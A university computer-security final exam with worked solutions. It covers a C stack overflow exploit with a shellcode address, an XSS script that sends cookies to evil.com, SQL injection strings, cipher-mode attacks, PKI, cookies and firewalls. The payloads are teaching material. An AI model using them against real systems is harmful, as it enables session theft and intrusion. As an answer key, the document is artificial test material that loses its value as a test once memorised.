Nicholas Weaver Spring 2022 — CS 161 Computer Security — Final Exam

PRINT your name: _____, _____
(last) (first)

PRINT your student ID: _____

You have 170 minutes. There are 11 questions of varying credit (200 points total).

Question:	1	2	3	4	5	6	7	8	9	10	11	Total
Points:	3	44	26	30	12	16	8	16	7	20	18	200

For questions with **circular bubbles**, you may select only one choice.

- ○ Unselected option (completely unfilled)
- ● Only one selected option (completely filled)

For questions with **square checkboxes**, you may select one or more choices.

- ☐ You can select
- ■ multiple squares (completely filled)

Pre-exam activity (not graded; just for fun): Who would win in a battle between the EECS Botnet (i.e. EvanBot, CodaBot, PintoBot, etc.) and The Avengers? Justify your answer.

Solution: Everyone loses.

Q1 *Honor Code* (3 points)

Read the following honor code and sign your name.

I understand that I may not collaborate with anyone else on this exam, or cheat in any way. I am aware of the Berkeley Campus Code of Student Conduct and acknowledge that academic misconduct will be reported to the Center for Student Conduct and may further result in, at minimum, negative points on the exam and a corresponding notch on Nick's Stanley Fubar demolition tool.

SIGN your name: _____

Q2 *True/False* **(44 points)**

Each true/false is worth 2 points.

Q2.1 True or False: Parameterized SQL stops all SQL injection attacks.

● True ○ False

Solution: True. Parameterized SQL is the only way to defend against SQL injection attacks with 100% certainty.

Q2.2 True or False: Suppose that a server stores passwords by encrypting them with an IND-CPA secure algorithm under a fixed key K and a randomly generated, public IV per password. Assume that users' passwords are generally low-entropy. If an attacker learns the contents of the password database (but not K), an attacker is able to use brute-force to learn some users' passwords.

○ True ● False

Solution: False. This is not a *good* method of storing passwords (a better solution would be a salted, slow hash like Argon2), but the properties of encryption ensure that an adversary with access to ciphertexts cannot learn any passwords values without K, as a result of the IND-CPA definition.

Q2.3 True or False: CSRF tokens defend against CSRF attacks executed through malicious `<img>` tags.

● True ○ False

Solution: True. CSRF via `<img>` tags is a subset of all CSRF attacks, so CSRF tokens defend against such attacks. An adversary would have to include the CSRF token in the request performed by the `<img>` request, which we consider infeasible.

Q2.4 True or False: HTTPS provides integrity even if an adversary has the public key and a certificate of another HTTPS server.

● True ○ False

Solution: True. Public keys and certificates containing those public keys are considered public information, so an attacker with access to these values has no ability to tamper with an HTTPS connection.

Q2.5 True or False: A modified CBC mode of operation that XORs each plaintext block with a random, unique IV for each block instead of using the previous ciphertext block output is IND-CPA secure.

● True ○ False

Solution: True. AES-CBC relies on an unpredictable input into the block cipher. By XORing each plaintext with a random value, the input to the block cipher also becomes unpredictable just like if it were XORed with the previous ciphertext block. Note, however, that this scheme requires n IVs to be sent for an n-block message, rather than just a single IV.

Q2.6 True or False: In TCP, segments contain ACK numbers, which are used so that the recipient can reassemble the bytestream in order.

○ True ● False

Solution: False. TCP segments contain ACK numbers, but they are only used to acknowledge received packets. The sequence number in TCP packets is used to reassemble the stream in order, not the ACK number.

Q2.7 True or False: If we assume that the nodes do not collaborate, there is no extra anonymity provided by 3 Tor nodes compared to 2 nodes, when the adversary is limited to a single malicious node.

● True ○ False

Solution: True. As long as nodes don't collude, the only way for a node to deanonymize a user is for that node to only be a single hop between the client and the server. Having both 2 nodes and 3 nodes satisfies this requirement fully and thus provides no additional anonymity.

Q2.8 True or False: The checksum field in the TCP and UDP header ensures that any modifications made by attackers are noticed and flagged accordingly.

○ True ● False

Solution: False. The checksum fields only prevent random modifications, but an adversary can tamper with the data and checksum in a malicious way. This is equivalent to including a cryptographic hash to secure a message: An adversary can just tamper with the data and recompute the hash/checksum.

Q2.9 True or False: When establishing a TLS connection, using the current time as the premaster secret is insecure.

● True ○ False

Solution: True. The premaster secret is one of the three values used to derive the master secret, along with the client random and server random. Because the client random and server random are public, the premaster secret is the only secret value to provide security against an attacker. If this value is predictable, TLS loses all security.

Q2.10 True or False: The client and server random values in the TLS handshake exist to ensure that no two handshakes are ever identical.

● True ○ False

Solution: True. These are the client and server random values, which are used to defend against replay attacks.

Q2.11 True or False: One of the purposes of the premaster secret in the TLS handshake is to make sure the client is talking to the legitimate server, not an impersonator.

● True ○ False

Solution: True. In RSA TLS, the server proves its identity by decrypting the premaster secret with the private key corresponding to the public key in its certificate. In Diffie-Hellman TLS, the server proves its identity by signing its public Diffie-Hellman component.

Q2.12 Consider these two schemes of hashing a password P:

Scheme A: Let i be a 256-bit counter that starts at 0. For each user, store $H(i\|P)$ and increment i.

Scheme B: For each user, store $H(r\|P)$, where r is a randomly chosen, 256-bit number.

True or False: Scheme A and Scheme B provide the same resistance against brute-force attacks.

● True ○ False

Solution: True. Brute-force attacks take an asymptotic time of $O(MN)$ for a password space of size N M passwords in the database if and only if all salts are unique (an improvement over $O(M+N)$ for unsalted hashes). This is guaranteed by both randomly generated salts and this counter algorithm, and the length of the salt doesn't matter as long as they're unique.

Q2.13 True or False: TLS provides confidentiality, integrity, and availability.

○ True ● False

Solution: False. TLS provides confidentiality, integrity, and authenticity. Availibility can be easily disrupted using attacks such as TCP RST injeciton attacks or censorship tactics.

Q2.14 True or False: If there are N colluding hostile nodes, Tor can still guarantee anonymity against the colluding nodes by making the traffic pass through $N + 1$ nodes.

○ True ● False

Solution: False. If the entry and exit node collude, they can conduct a timing attack to deanonymize your traffic. By seeing correlated timings of when data is sent by the client to the entry node and relayed by the exit node to the server, they can determine that the traffic is linked.

Note: This question was dropped because it conflicted with materials published by TAs, though the solution itself is still correct.

Q2.15 True or False: Using DNS-over-TLS ensures that an on-path attacker between you and the rest of the Internet can never see the name of the sites you are visiting.

○ True ● False

Solution: False. Even if the DNS request itself doesn't leak information, the subsequent IP/TCP/TLS connections to the actual site can easily reveal the sites you are visiting.

Q2.16 True or False: In polymorphic code, the primary purpose of inserting encrypted copies of the code is confidentiality.

○ True ● False

Solution: False. Polymorphic malcode includes the decryptor along with the encrypted code, so it is trivially decryptable. The purpose of using encrypted copies of code is to evade detection, not confidentiality.

Q2.17 True or False: One of the main challenges of securing ARP and DHCP is the lack of a trust anchor.

● True ○ False

Solution: True. ARP and DHCP both start with no root of trust. If you trust no one to begin with, it is impossible to begin to trust anyone. To defend against attacks such as ARP spoofing and DHCP spoofing, we usually rely on higher layers like TLS to provide end-to-end security.

Q2.18 True or False: In the Dragonfly protocol, if either party doesn't know the password, they will fail to agree on a random key.

● True ○ False

Solution: True. Dragonfly provides Simultaneous Authentication of Equals (SAE) means that neither party learns any useful information about the password if they don't know the password to begin with.

Q2.19 True or False: If a plaintext message M is encrypted using a secure 8-byte ECB mode block cipher and its resulting ciphertext is `0x12345678 0x90909090`, the last 4 bytes of M must be the same.

○ True ● False

Solution: False. Block ciphers are considered a random permutation, so M would map to a random, 8-byte ciphertext. If the last 4 bytes randomly happen to be the same, this doesn't imply anything about the original message.

Q2.20 True or False: Block ciphers, including AES, are IND-CPA secure on their own because they are nondeterministic.

○ True ● False

Solution: False. Block ciphers are deterministic, so they aren't IND-CPA.

Q2.21 True or False: DNSSEC provides confidentiality for DNS against a local network adversary.

○ True ● False

Solution: DNSSEC doesn't provide confidentiality, only object integrity over the records.

Q2.22 True or False: DNS over HTTPS provides integrity for DNS against a local network adversary.

● True ○ False

Solution: HTTPS provides end to end authenticity and confidentiality, and using DNS as a service on it will also maintain those properties.

Q2.23 (0 points) `EvanBot is a real bot.`

● True ○ False

Solution: True. How dare you question our trusty AI.

Q2.24 (0 points) `Batman will join the Avengers soon.`

● True ○ False

Solution: True. Batman needs more friends.

Q3 *I Understood that Reference!* **(26 points)**

Consider the following vulnerable C code:

```
1  void vulnerable(int start, char *ptr) {
2      ptr[start] = ptr[3];
3      ptr[start + 1] = ptr[2];
4      ptr[start + 2] = ptr[1];
5      ptr[start + 3] = ptr[0];
6  }
7
8  void helper(int num) {
9      if (num > 124) {
10         return;
11     }
12     char arr[128];
13     fgets(arr, 128, stdin);
14     vulnerable(num, arr);
15 }
16
17 int main(void) {
18     int y;
19     fread(&y, sizeof(int), 1, stdin);
20     helper(y);
21     return 0;
22 }
```

Assume that:

- You are on a little-endian 32-bit x86 system.
- There is no other compiler padding or saved additional registers.
- There are **no memory safety defenses enabled.**

Write your answer in Python 2 syntax (just like in Project 1).

For subparts 1 and 2, fill in the stack diagram below, assuming that execution has entered the call to `vulnerable`:

RIP of `main`
SFP of `main`
(1a)
(1b)
(1c)
(1d)
(2a)
(2b)
(2c)
RIP of `vulnerable`
SFP of `vulnerable`

Q3.1 (2 points) For (1a), (1b), (1c), and (1d):

- ○ (1a) - `y`; (1b) - `&y`; (1c) - RIP of `helper`; (1d) - SFP of `helper`
- ○ (1a) - `num`; (1b) - `y`; (1c) - RIP of `helper`; (1d) - SFP of `helper`
- ● (1a) - `y`; (1b) - `num`; (1c) - RIP of `helper`; (1d) - SFP of `helper`
- ○ (1a) - `num`; (1b) - `&y`; (1c) - RIP of `helper`; (1d) - SFP of `helper`

Q3.2 (2 points) For (2a), (2b), and (2c):

- ○ (2a) - `ptr`; (2b) - `arr`; (2c) - `start`
- ○ (2a) - `start`; (2b) - `ptr`; (2c) - `arr`
- ○ (2a) - `arr`; (2b) - `start`; (2c) - `ptr`
- ● (2a) - `arr`; (2b) - `ptr`; (2c) - `start`

Solution: Nothing too complicated about this stack diagram. Notice that when integer arguments are passed to functions, their values are directly placed on the stack (not pointers, like strings).

Stack

For the rest of this question, assume that the RIP of `main` is located at `0xbfffdc0c` and that your malicious shellcode is located at `0xdeadbeef`.

In the next two subparts, construct an exploit that executes your malicious shellcode.

Q3.3 (5 points) Provide an input to the variable `y` in the `fread` in `main`. If not needed, write "Not needed".

For this subpart only, you may write a decimal number instead of its byte representation.

Solution: This attack involves noticing that we're indexing into the `ptr` array using a value that we control (we choose the value of `start` through the `fread` call in `main`). With this, we can think about how to overwrite one of the RIP's present on our stack. There's a catch, though - since `start` is restricted to values less than 127, and `arr` is 128 bytes long, we can't write over the RIP of `helper`; however, we can set `start` to a negative number to index downwards and overwrite the RIP of `vulnerable`. That RIP lives three words below the start of the array, so we start at array index `-12`.

Any number with the final byte set to `'\xf4'` will work. We want to choose some `y` such that, when cast to the `int8_t`, it becomes `-12`.

Q3.4 (5 points) Provide an input to the variable `arr` in the `fgets` in `helper`. If not needed, write "Not needed".

Solution: We need to reverse the order of the bytes in our new RIP address, since they're read in reverse of our normal direction (starting at `ptr[3]` and going to `ptr[0]`). Once this address is placed into the array, it'll be in little-endian format.

`'\xde\xad\xbe\xef'`

Q3.5 (2 points) Which of the following memory safety defenses would prevent an attacker from executing malicious shellcode? Assume that the shellcode is placed on the stack. Select all that apply.

- ☐ Stack canaries
- ■ Pointer authentication (on a 64-bit system)
- ■ Non-executable pages
- ■ ASLR
- ☐ None of the above

Solution:

- Stack canaries wouldn't prevent us from writing over the RIP values below `arr`, since we're negative indexing into an array.
- Pointer authentication would prevent us from overwriting an RIP without knowing the key.
- Non-executable pages would prevent us from executing shellcode on the stack.
- ASLR would also prevent us from executing shellcode on the stack, without leaking a stack address through some other vulnerability.

For the rest of this question, use this modified version of the `helper` function:

```
void helper(int num) {
    if (num < 0 || num > 124) {
        return;
    }
    char arr[128];
    fgets(arr, 132, stdin);
    vulnerable(num, arr);
}
```

Use the next two questions to construct an exploit that will cause the malicious shellcode to be executed.

As before, the RIP of `main` is located at `0xbfffdc0c`, and your malicious shellcode is located at `0xdeadbeef`. Construct an exploit that executes your malicious shellcode.

Hint: Recall that `fgets` always inserts a NULL byte at the end of your input!

Q3.6 (5 points) Provide an input to the variable `y` in the `fread` in `main`. If not needed, write "Not needed".

Solution: The intended solution was the following:

We note two changes from the previous `helper` function: (a) a guard has been added to the `num`, forcing us to index into a safe range for the `arr` array, and (b) the call to `fgets` now reads in 132 characters (including a null terminator) into `arr`. Because of (b), we can now overwrite the SFP of `helper` to make it point somewhere into our `arr` buffer, and perform the canonical off-by-one SFP attack.

However, notice that `fgets` always inserts a null terminator after the last byte read. Because of this, if we try to write more than 128 bytes, the NULL byte will be written in the 2nd, 3rd, or 4th byte of the SFP, which doesn't help us. Thus, the only useful thing we can do is to overwrite the LSB of the SFP to be NULL.

According to the stack diagram, the SFP points at `0xbfffdc08` (the SFP of `main`), so overwriting the LSB with NULL makes it `0xbfffdc00`. The bytes popped off as the RIP is 4 bytes above this address, which is the exact location of `y`. Thus, we put our shellcode address in `y` and put any 128 bytes in `arr` so that the LSB of the SFP is NULL.

```
'\xef\xbe\xad\xde'
```

That said, this solution was invalid, because it required setting `y/num` to a value larger than 124, which would fail the bounds check of the function in the first place! Thus, this question choice was dropped.

Q3.7 (5 points) Provide an input to the variable `arr` through the `fgets` in `helper`. If not needed, write "Not needed".

Solution: Question dropped (see above). The intended answer was:

```
'A' * 127
```

Q4 *AES-GROOT* (30 points)

Tony Stark develops a new block cipher mode of operation as follows:

$$
\begin{aligned}
C_0 &= IV \\
C_1 &= E_K(K) \oplus C_0 \oplus M_1 \\
C_i &= E_K(C_{i-1}) \oplus M_i \\
C &= C_0 \| C_1 \| \cdots \| C_n
\end{aligned}
$$

For all parts, assume that IV is randomly generated per encryption unless otherwise stated.

Q4.1 (3 points) Write the decryption formula for M_i using AES-GROOT. You don't need to write the formula for M_1.

Solution:

$$
\begin{aligned}
M_1 &= C_1 \oplus E_K(K) \oplus IV \\
M_i &= C_i \oplus E_K(C_{i-1})
\end{aligned}
$$

Q4.2 (3 points) AES-GROOT is not IND-CPA secure. Which of the following most accurately describes a way to break IND-CPA for this scheme?

- ● It is possible to compute a deterministic value from each ciphertext that is the same if the first blocks of the corresponding plaintexts are the same.
- ○ C_1 is deterministic. Two ciphertexts will have the same C_1 if the first blocks of the corresponding plaintexts are the same.
- ○ It is possible to learn the value of K, which can be used to decrypt the ciphertext.
- ○ It is possible to tamper with the value of IV such that the decrypted plaintext block M_1 is mutated in a predictable manner.

Solution: The first block of ciphertext is, in fact, non-deterministic since it's XORed with a random IV. However, this doesn't provide any useful security since it's easy to just XOR out the IV and reveal the value of $E_K(K) \oplus M_1$, which is deterministic.

It is not possible to leak the value of K, and tampering with the IV does break integrity, but this does not inherently violate IND-CPA (though it might break other threat models such as IND-CCA).

Q4.3 (5 points) AES-GROOT is vulnerable to plaintext recovery of the first block of plaintext. Given a ciphertext C of an unknown plaintext M and different plaintext-ciphertext pair (M', C'), provide a formula to recover M_1 in terms of C_i, M'_i, and C'_i (for any i, e.g. C_0, M'_2, C'_6).

Recall that the IV for some ciphertext C can be referred to as C_0.

Solution: Like previously, we can XOR out the value of $C_0 = IV$, and, because we know the value of C'_1 and M'_1 in our plaintext-ciphertext pair, we can derive the value of $E_K(K) = C'_1 \oplus C'_0 \oplus M'_1$. Thus, to learn M_1, we compute

$$\begin{aligned} M_1 &= C_1 \oplus C_0 \oplus C'_1 \oplus C'_0 \oplus M'_1 \\ &= (E_K(K) \oplus C_0 \oplus M_1) \oplus C_0 \oplus (E_K(K) \oplus C'_0 \oplus M'_1) \oplus C'_0 \oplus M'_1 \\ &= M_1 \end{aligned}$$

If AES-GROOT is implemented with a fixed $IV = 0^b$ (a fixed block of b 0's), the scheme is vulnerable to full plaintext recovery under the chosen-plaintext attack (CPA) model. Given a ciphertext C of an unknown plaintext and different plaintext-ciphertext pair (M', C'), describe a method to recover plaintext block M_4.

Q4.4 (5 points) First, the adversary sends a value M'' to the challenger. Express your answer in terms of in terms of C_i, M'_i, and C'_i (for any i).

Solution: We need to learn the value of $E_K(C_3)$ in order to recover the value of M_4. Since the IV is fixed at 0^b, we can send some message with $M''_1 = E_K(K) \oplus C_3$ and $M''_2 = 0^b$ ino rder to learn the $E_K(C_3)$. To do this, we first need to derive an expression for $E_K(K)$. Given (M', C'), we know that we can XOR out M'_1 from C'_1 to arrive at

$$\begin{aligned} E_K(K) &= C'_1 \oplus M'_1 \\ &= E_K(K) \oplus 0^b \oplus M'_1 \oplus M'_1 \\ &= E_K(K) \end{aligned}$$

Once we have this expression, we send

$$\begin{aligned} M''_1 &= C'_1 \oplus M'_1 \oplus C_3 \\ M''_2 &= 0^b \\ M'' &= M''_1 \| M''_2 \end{aligned}$$

The first block of the resulting ciphertext is $C''_1 = E_K(K) \oplus 0^b \oplus E_K(K) \oplus C_3 = C_3$. Because of this, the second resulting ciphertext block is $C''_2 = E_K(C_3) \oplus 0^b = E_K(C_3)$.

Q4.5 (5 points) The challenger sends back the encryption of M'' as C''. Write an expression for M_4 in terms of C_i, M_i', C_i', M_i'', and C_i'' (for any i).

Solution: Now that we have $C_2'' = E_K(C_3)$, we can simply XOR out that value from $C_4 = E_K(C_3) \oplus M_4$. The resulting expression is

$$\begin{aligned} M_4 &= C_4 \oplus C_2'' \\ &= E_K(C_3) \oplus M_4 \oplus E_K(C_3) \\ &= M_4 \end{aligned}$$

Q4.6 (4 points) Which of the following methods of choosing IV allows an adversary under CPA to fully recover an arbitrary plaintext (not necessarily using your attack from above)? Select all that apply.

- ☐ IV is randomly generated per encryption
- ■ $IV = 1^b$ (the bit 1 repeated b times)
- ■ IV is a counter starting at 0 and incremented per encryption
- ■ IV is a counter starting at a randomly value chosen once during key generation and incremented per encryption
- ☐ None of the above

Solution: The above attack is possible with any method of choosing IV that's predictable.

Q4.7 (2 points) Let C be the encryption of some plaintext M. If Mallory flips with the last bit of C_3, which of the following blocks of plaintext no longer decrypt to its original value? Select all that apply.

- ☐ M_1
- ☐ M_2
- ■ M_3
- ■ M_4
- ☐ None of the above

Solution: We see M_i depends on C_i and C_{i-1}. That implies that a change in C_3 will result in a change of M_3 and M_4.

Q4.8 (3 points) Which of the following statements are true for AES-GROOT? Select all that apply.

- ☐ Encryption can be parallelized
- ■ Decryption can be parallelized
- ☐ AES-GROOT requires padding
- ☐ None of the above

Solution: Decryption can be parallelized because ciphertext decryption does not depend on another plaintext block. However, encryption depends on a previous ciphertext block, so it cannot be parallelized.

Padding is not required because the plaintext blocks are simply XORed with the encryption of the previous ciphertext block, like in CFB.

Q5 *SHIELD's Secure Communication* **(12 points)**

Nick Fury has developed a new chat scheme, ShieldChat.com, and has made it publicly available to the world.

- Everyone has access to the trusted certificate authority's (CA) public key.
- Nick Fury's public key is signed by the CA.
- Shield Chat's public key is signed by Nick Fury.
- Authorized users' $(\text{name}, \text{public key})$ tuples are signed by Shield Chat.
- No private keys are compromised unless otherwise specified.
- Authorized users will only accept messages from other authorized users.

Q5.1 (3 points) Two users of Shield Chat, Steve and Bucky, each acquire the other's public key through Shield Chat. Assume there is no MITM. Which protocol(s) would allow Steve to verify that he is talking to Bucky? Select all that apply.

☐ Bucky sends Steve his certificate, signed by Shield Chat.

☐ Steve and Bucky perform a Diffie-Hellman key exchange to agree on a shared key, K. Bucky tells Steve the value of K.

■ Steve encrypts a secret value, S, with Bucky's public key and sends it to Bucky. Bucky tells Steve S.

☐ None of the above

Solution: Sending a signed certificate doesn't prove that Steve is talking to Bucky, since anyone can send a copy of the certificate.

Because the Diffie-Hellman isn't authenticated, it doesn't prove that Steve is talking to Bucky. A MITM could replay the value of K, or they could perform the entire DH exchange with Steve themselves.

Q5.2 (2 points) Loki is not an authorized user, and Shield Chat refuses to sign Loki's public key. Loki, however, likes to send spam on Shield Chat. Which of the following actions would allow Loki to trick other users on Shield Chat that Loki's public key has been signed by Shield Chat? Select all that apply.

- ■ Steal the private key of Shield Chat
- ☐ Steal the public key of an authorized user
- ☐ Steal the private key of an authorized user
- ■ Steal Nick Fury's private key
- ☐ None of the above

Solution: Stealing the private key of any entity higher up on the chain of trust allows Loki to issue certificates and pose as an authorized user. However, stealing another user's public key does not allow Loki to generate a fake signature that signs his own public key.

Q5.3 ($2\frac{1}{2}$ points) Loki gains access to the private key of Shield Chat. Which of the following can Loki do? Select all that apply.

- ■ Create an authorized user account
- ■ Send messages to an authorized user
- ☐ Steal the private key of an authorized user
- ☐ Steal Nick Fury's private key
- ☐ Revoke Nick Fury's certificate
- ☐ None of the above

Solution: Loki can only compromise the security of those lower down in the chain of trust.

Steve and Bucky decide to use Shield Chat anyway, ignoring the fact that it uses an insecure channel to communicate. Loki (now a man-in-the-middle attacker) will take advantage of this by reading and tampering with messages.

Assume that only Steve and Bucky share secret keys K_1 and K_2.

Steve sends multiple messages to Bucky using the following schemes. Everyone is aware of the scheme. For each scheme, select all true statements.

Q5.4 (2 points) Steve sends: SHA-256(M)

- ☐ Bucky can guarantee M is from Steve
- ☐ If Loki is not present, Bucky can always recover M
- ☐ Bucky can detect changes made to M by Loki
- ☐ Loki can fully recover M
- ■ None of the above

Solution: Hashes do not provide any confidentiality or integrity, so there is no way to identify any tampering that happens along the way. In addition, hash functions are also one-way, meaning that there is no way to "recover" the message since we don't send it alongside the hash in the communications channel.

Q5.5 ($2\frac{1}{2}$ points) Steve sends: $(\text{AES-CBC}(K_1, M), \text{HMAC}(K_2, M))$

- ■ Bucky can guarantee M is from Steve
- ■ If Loki is not present, Bucky can always recover M
- ☐ Loki can change M to a message of Loki's choosing without being detected by Bucky
- ■ Loki can change M to some message, not necessarily of Loki's choosing, without being detected by Bucky
- ☐ Loki can fully recover M
- ☐ None of the above

Solution: The $HMAC$ ensures that a receiver can guarantee that the message is from the sender (i.e. it provides integrity). Furthermore, since the encryption algorithm is not a one-way function, if there is no tampering to the message, Bucky can always recover the original message. Finally, a MITM attacker could record the channel traffic and replay it, making the receiver think that they received the same message twice.

Q6 *Multiverse of Madness (Part 1)* **(16 points)**

In order to track his fellow Avengers, Dr. Strange proposes using Find My Avengers (`https://findmyavengers.cs161.org/`), a location-sharing website recently upgraded to support the multiverse. In this question, we'll walk through a security analysis of different components of this website!

Users sign in with a username and password. Once they've signed in, they're asked to set their name and profile picture URL, which they can change at any point in the future. On the home page, they can see the names and profile pictures for each person that has shared their location with them.

Assume that Find My Avengers uses session token-based authentication, with a `sessionToken` cookie with the following attributes:

```
Domain: findmyavengers.cs161.org
Path: /
```

Assume that all adversaries have control over `https://evil.com/`, and can access a log of all requests made to that domain. Assume that all XSS protections are disabled, unless otherwise stated.

Q6.1 (2 points) Thanos sets his name to the following JavaScript payload:

```
1 <script>fetch('https://evil.com/send?message='+document.cookie)</
    script>
```

Then, Thanos shares his location with Dr. Strange. Under which of the following configurations for the site's session token will Dr. Strange's session token be leaked to Thanos when Dr. Strange opens the site? For this question part only, assume that a stored XSS vulnerability exists on the site. Select all that apply.

- ■ Secure = False, HttpOnly = False, SameSite = None
- ☐ Secure = True, HttpOnly = True, SameSite = None
- ■ Secure = True, HttpOnly = False, SameSite = Strict
- ☐ Secure = True, HttpOnly = True, SameSite = Strict
- ☐ None of the above

Solution: The only flag that matters here is the `HttpOnly` flag. In order for our injected JavaScript to access the cookie, the `HttpOnly` flag must be set to False.

We don't actually care about the `Secure` or `SameSite` cookies, since we're not relying on the session token itself being attached to a request; we're simply reaching into the site's cookie jar and attaching it to a request of our choice.

Q6.2 (4 points) Thanos changes his profile picture URL to `/api/serverDoSomething`. This will cause Dr. Strange's browser to make a GET request to `https://findmyavengers.cs161.org/api/serverDoSomething`, with Dr. Strange's session cookie attached.

Which techniques would defend against this attack? Select all that apply.

- ☐ Input sanitization
- ■ A content security policy
- ☐ Setting `HttpOnly` to True
- ☐ Referer checking
- ☐ None of the above

Solution:

- Input santitization would not defend against this because there is no good way to "sanitize" an input unlike with XSS, where you can replace control characters. *Note: This answer choice was dropped due to being vague.*
- CSP could defend against this by blocking any image resource requests to the current origin. (The website would have to host all images on a separate domain, which could be justified through least privilege or separation nof responsibility. *Note: This answer choice was dropped because CSP for images was not covered in-depth.*
- Referer checking would not block this since the request comes from the origin of `https://findmyavengers.cs161.org`.

Q6.3 (3 points) In order to see the names and profile pictures of their friends, the server makes a request to `/api/getFriendList`. The server checks the value of the `sessionToken` cookie against a sessions table, and returns an array of friend usernames and current locations if a valid session token exists.

For this question, assume the session token is configured as follows:

```
Domain: findmyavengers.cs161.org
Path: /
Secure: False
HttpOnly: False
SameSite: None
```

Assume that Thanos has identified a reflected XSS attack on each of the following domains. Which domains can he use to achieve his end goal of learning all of Dr. Strange's friends' locations? Select all that apply.

- [x] `https://findmyavengers.cs161.org/`
- [x] `http://findmyavengers.cs161.org/`
- [x] `https://findmyavengers.cs161.org/other/`
- [x] `https://findmyavengers.cs161.org:8084/other/`
- [x] `http://hello.findmyavengers.cs161.org/`
- [ ] `https://cs161.org/`
- [ ] None of the above

Solution: Since all the attributes are set to False or None, the key thing that will determine if the attack is successful is if the domains match the cookie policy. As a reminder, cookie policy is matched when the domain attribute is a domain suffix of the server's domain and the path attribute is a prefix of the server's path.
Here we see that the domain attribute (findmyavengers.cs161.org) is a domain suffix of all the answer choices and similarly the path attribute(/) is a path prefix for all answer choices. Cookie policy does not enforce specific ports therefore using port 8084 does not affect the attack.

To make the site functional, Dr. Strange adds in a JavaScript library by Stark Industries. The following line is added to https://findmyavengers.cs161.org.

```
<script src="https://cdn.starkindustries.com/gps.js" />
```

Q6.4 (2 points) Given that Same-Origin Policy applies, is this script able to run?

- ● Yes.
- ○ No.

Solution: Yes. Scripts may be downloaded from anywhere (in the absence of CSP) to be executed.

Q6.5 (2 points) What origin does the script have?

- ○ `https://cdn.starkindustries.com`
- ○ `https://starkindustries.com`
- ● `https://findmyavengers.cs161.org/`
- ○ `https://cs161.org/`
- ○ None of the above

Solution: Recall that scripts are executed with the origin of the page that loaded it, not the origin from which it was downloaded.

Q6.6 (3 points) When the client makes a request to `https://cdn.starkindustries.com/gps.js` from `https://findmyavengers.cs161.org/`, the Stark Industries server attempts to use the `SET-COOKIE` header in the response to set some cookies. Which of the following cookie configurations will be allowed by the browser? Select all that apply.

☐
```
Domain: findmyavengers.cs161.org
Path: /
Secure: False
HttpOnly: False
SameSite: Strict
```

☐
```
Domain: cs161.org
Path: /
Secure: False
HttpOnly: False
```

☐
```
Domain: stark.findmyavengers.cs161.org
Path: /
Secure: False
HttpOnly: False
```

☐
```
Domain: cdn.starkindustries.org
Path: /
Secure: False
HttpOnly: True
```

☐
```
Domain: starkindustries.org
Path: /
Secure: True
HttpOnly: False
```

☐
```
Domain: tracker.cdn.starkindustries.org
Path: /house-party-protocol
Secure: False
HttpOnly: False
SameSite: Strict
```

■ None of the above

Solution: For a cookie to be set by a response, the domain of the cookie must be a domain suffix of the request domain. Because this is an HTTPS request, Secure cookies may be set, and HttpOnly cookies can be set by any request made over HTTP/HTTPS. SameSite does not affect the ability to set cookies.

All of these cookies have a domain ending in `.org`, so `cdn.starkindustries.com` cannot set any of these cookies.

Q7 *Multiverse of Madness (Part 2): Electric Boogaloo* **(8 points)**

Consider the following SQL backend:

```
CREATE TABLE users (
    name TEXT PRIMARY KEY,
    num_friends INTEGER DEFAULT 0
);

CREATE TABLE friend_pairs (
    friend1 TEXT,
    friend2 TEXT
)
```

Note: If a field as marked as `PRIMARY KEY`, the SQL server will return an error if you attempt to cause two rows to have the same value in that column.

Each pair of friends has only one entry in the table. If Hawkeye and Black Widow are friends, they will have only one entry in the `friend_pairs` table.

Q7.1 (4 points) When a user opens the app, the server uses the following function to access and display their actual name and the number of friends they have:

```
func getNumFriends(id string) {
    if strings.Contains(id, ';') {
        return
    }
    db := getDB()
    query := fmt.Sprintf("SELECT (name, num_friends) FROM users
       WHERE name = '%s'", id)
    row, err := db.QueryRow(query)
    return row
}
```

Thanos knows that one Avenger is lonely and has no friends. Craft an exploit to reveal which Avenger has 0 friends.

Solution: ' UNION SELECT name from users WHERE num_friends=0 –

Q7.2 (4 points) The server uses this function to create a friend pair:

```
1  func makeFriends(id1 string, id2 string) {
2      if strings.Contains(id, ';') {
3          return
4      }
5      if id1 == 'Thanos' or id2 == 'Thanos' {
6          return
7      }
8      db := getDb()
9      query := fmt.Sprintf("INSERT INTO friend_pairs (friend1,
           friend2) VALUES ('%s', '%s')", id1, id2)
10     db.Execute(query)
11 }
```

Is it possible for Thanos to make a call to `makeFriends` to set Thanos and Dr. Strange as friends in the database?

● Possible ○ Not possible

If it is possible, assume `id1 = "Dr. Strange"` and write down `id2` below. If not, you must write "Not Needed".

Solution: The main idea here is that we cannot simply pass in Thanos as our id input. Instead we need to bypass the check using SQL injection skills.
id2: "), ("Dr. Strange", "Thanos") - -
or id2: Thanos") - -
There may be other valid solutions to this question.

Q8 *Suit of Armor Around the World* (16 points)

You are tasked with securing The Avengers' internal network against potentially malicious protocols! For each type of firewall and set of traffic, state whether the firewall is able to achieve the desired functionality with perfect accuracy. **Assume that IP packets are never fragmented.** All connections that are not mentioned can be either allowed or denied.

If you answer Possible, briefly (in 3 sentences or less) how the firewall should operate to achieve the desired effect. If you answer False, provide a brief justification for why it isn't possible.

Q8.1 (4 points)

Desired Functionality: Block all inbound TCP connections. Allow all outbound TCP connections.

Firewall: Stateless packet filter

● Possible ○ Not possible

Solution: This is possible by blocking all inbound packets with only the SYN flag set, which prevents inbound connections. This allows outbound connections by allowing outbound SYN packets, and the resulting inbound SYN-ACK packet is allowed.

Q8.2 (4 points)

Desired Functionality: Allow all outbound TLS connections. Block all outbound TCP connections that aren't running TLS.

Firewall: Stateful packet filter

○ Possible ● Not possible

Solution: While a stateful packet filter *can* reassemble a TCP data stream and look for signatures of a TLS handshake, it can still be circumvented with techniques such as sending multiple small TCP segments with the same sequence number but differing TTLs.

Q8.3 (4 points)

Desired Functionality: Allow outbound DNS requests. Block inbound DNS responses. Assume that name servers always listen on port 53.

Firewall: Stateless packet filter

● Possible ○ Not possible

Solution: This is possible (although it doesn't achieve much). One would allow outbound UDP datagram packets with the destination port 53 but block inbound UDP datagram packets with source port 53.

Q8.4 (4 points)

Desired Functionality: Block all HTTP traffic that contains the literal string **Ultron**. Allow all other HTTP traffic.

Firewall: TCP proxy

● Possible ○ Not possible

Solution: TCP proxies allow the TCP stream to be reconstructed exactly. Once the stream is reconstructed, the firewall can keep track of the entire HTTP request as state and, if it contains the string `Ultron`, drop the connection.

Q9 *Peter Parker in CS161: Training Wheels Protocol* (7 points)

